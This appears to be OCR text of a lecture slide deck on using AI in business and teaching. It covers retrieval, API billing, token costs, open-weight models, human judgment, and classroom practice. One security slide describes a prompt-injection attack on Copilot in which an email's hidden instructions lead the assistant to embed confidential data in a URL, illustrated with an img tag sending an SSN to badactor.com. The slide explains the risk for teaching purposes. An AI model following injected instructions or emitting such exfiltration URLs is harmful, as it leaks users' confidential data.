
4. Paste

Put those passages in the prompt, with the question.

The model never reads your whole document store. It reads the excerpts that a similarity search chooses. Demo: rag.kerryback.com

SECURITY AND COMPLIANCE

SECURITY: WHAT THE LOOP READS AND WHERE IT CAN SEND DATA



API BILLING

An API (application programming interface) lets software, not a person in a chat window, send messages to the model. API billing is usage-based: you pay per token, through an API key, instead of a flat subscription.

- Data Processing Agreements come with commercial plans (Team, Enterprise, and API). Zero data retention is a separate API arrangement, by approval.
- Custom AI agents and AI-enabled software also require API billing.


PROMPT INJECTION AND DATA EXFILTRATION: THE COPILOT CASE

CVE-2025-32711 — June 2025


1. The attacker sends the victim an ordinary-looking email whose instructions read as if meant for the recipient.
2. The victim asks Copilot a work question. Copilot retrieves that email and reads the instructions.
3. Following them, Copilot embeds confidential data in a URL in its response.

> Illustration: `<img src="https://badactor.com?SSN=078-05-1120">`

COST-EFFECTIVE AI



COST: MESSAGES[] IS RE-SENT TO THE LLM EVERY TURN



COST

> My token cost … is shooting through the roof. … Clients are ready to scale AI, but then they hit this unexpected cost wall.

Lan Guan, Chief AI and Data Officer, Accenture, Fortune, July 29, 2026

- Uber used up its 2026 AI budget by April, four months after rolling out Claude Code to engineers.
- Microsoft's Experiences + Devices group is moving engineers off Claude Code to GitHub Copilot CLI. Microsoft calls it "toolchain unification." Press reports point to cost.

Forbes, May 17, 2026, citing The Information · The Next Web, May 25, 2026, citing Windows Central and The Verge

INPUT COST IS QUADRATIC IN CONVERSATION LENGTH

Each turn re-sends the whole conversation: every standing instruction, memory note, tool definition, tool call, tool response, and the AI's reasoning output. If each of n turns adds one unit of text, input cost is $0.5n + 0.5n^2$ with no caching and $1.2n + 0.05n^2$ with caching. Output is generated once per turn, so output cost grows linearly.

Input cost, if each turn adds one unit of text

Turns	No caching	With caching
10	55	17
20	210	44
40	820	128

Caching: the provider stores text it has already processed. New text costs 1.25, re-sent text 0.1.

What saves money


- Many short conversations instead of one long one
- Break tasks into subtasks done in separate conversations or by subagents
- Reuse saved code instead of having AI rewrite it.
- Ask AI for a summary document often and continue from it in a new conversation

OPEN WEIGHT MODELS

Models that anyone can install and run on their own hardware, if the hardware is adequate.

- From Meta, Mistral, DeepSeek, Alibaba, Moonshot, Z.ai, Xiaomi, …
- Some are hosted on Amazon Bedrock, Google Vertex AI, Microsoft Azure, Vercel, Together AI, Groq, …
- More than 3 million models at HuggingFace.co
- A 1-trillion-parameter model can run on four linked Mac Studios with 512GB each (coming soon).

> Playground for my class: lab-mimo.kerryback.com



FUNDAMENTALLY STRONG

PEOPLE MUST OWN THE JUDGMENT CALLS

> I need human judgment, I need human decision making, I need human accountability at the core.

HSBC CEO Georges Elhedery, Bloomberg TV interview, June 8, 2026

> Technology itself does not decide what the future looks like. People do. For all the promise of AI … AI cannot decide which problems are worth solving. It cannot make the hard judgment calls with imperfect information. It cannot take responsibility for the outcome. These are our responsibilities. And they matter more now than ever.

AMD CEO Lisa Su, MIT Commencement address, May 28, 2026

WHY AI IS WEAKER ON JUDGMENT CALLS


> The gulf between LLM performance on verifiable tasks vs. unverifiable tasks that require judgment is larger than most people realize. Verifiable tasks, like coding or solving math problems, have a right answer that can be checked automatically. Judgment tasks don't have unambiguous, ground-truth, correct answers. But they do have better and worse answers.
>
> We have much better techniques for training AI systems to do well on verifiable tasks. As a result, progress on performing such tasks has been much faster than for judgment tasks.

Andrew Ng, co-founder and former head of Google Brain, co-founder of Coursera and DeepLearning.AI · The Batch, October 16, 2026

TEACHING JUDGMENT

- AI should be used to provide the information needed to make decisions. People still must make decisions.
- We can model this in the classroom. Use AI tools to gather information, do standard calculations, and assemble the information in a useful format. Then focus on making judgments where there is ambiguity.
- Example: the DCF built during this talk. AI pulled the filings, computed the ratios, and laid out its assumptions. Choosing the growth rate and the margin is the judgment.

AI AND TEACHING FUNDAMENTALS



ASSIGNMENTS

- Students cannot check AI work on concepts they do not understand.
- We have to expect out-of-class assignments will be done by AI.
- Assessing in class by cold-calling remains viable.
- This suggests flipping the classroom: providing lectures beforehand and spending class time interacting (case-style teaching).

LEARNING OBJECTIVES

- We can spend less time on mechanics (e.g., Excel keystrokes) and more on concepts, keeping enough technique to check AI's work.
- Learning can be more hands-on. Students can prompt AI through the solution of real examples.
- We can be more ambitious. With concepts accelerated and better tools, we can go deeper.

SCREEN SHARING

- To call on students to explain their work, we need to see their work.
- If interaction is chatting with AI and sharing results, we need to see the results.
- Canvas has a screen-sharing tool, but it is cheap and easy to build a better one (screenshare.kerryback.com).


AI TUTORS

- AI tutors for fundamental concepts are worth piloting, with guardrails.
- One-on-one instruction, asking questions, drilling with exercises, pushing back on answers.
- Design decides the outcome. Plain ChatGPT during practice lowered exam scores 17%; a tutor that withholds answers removed the loss (Bastani et al., PNAS 2025). An AI tutor used at home beat an active-learning class (Kestin et al., Scientific Reports 2025).
- Voice-based tutors may encourage use (untested).
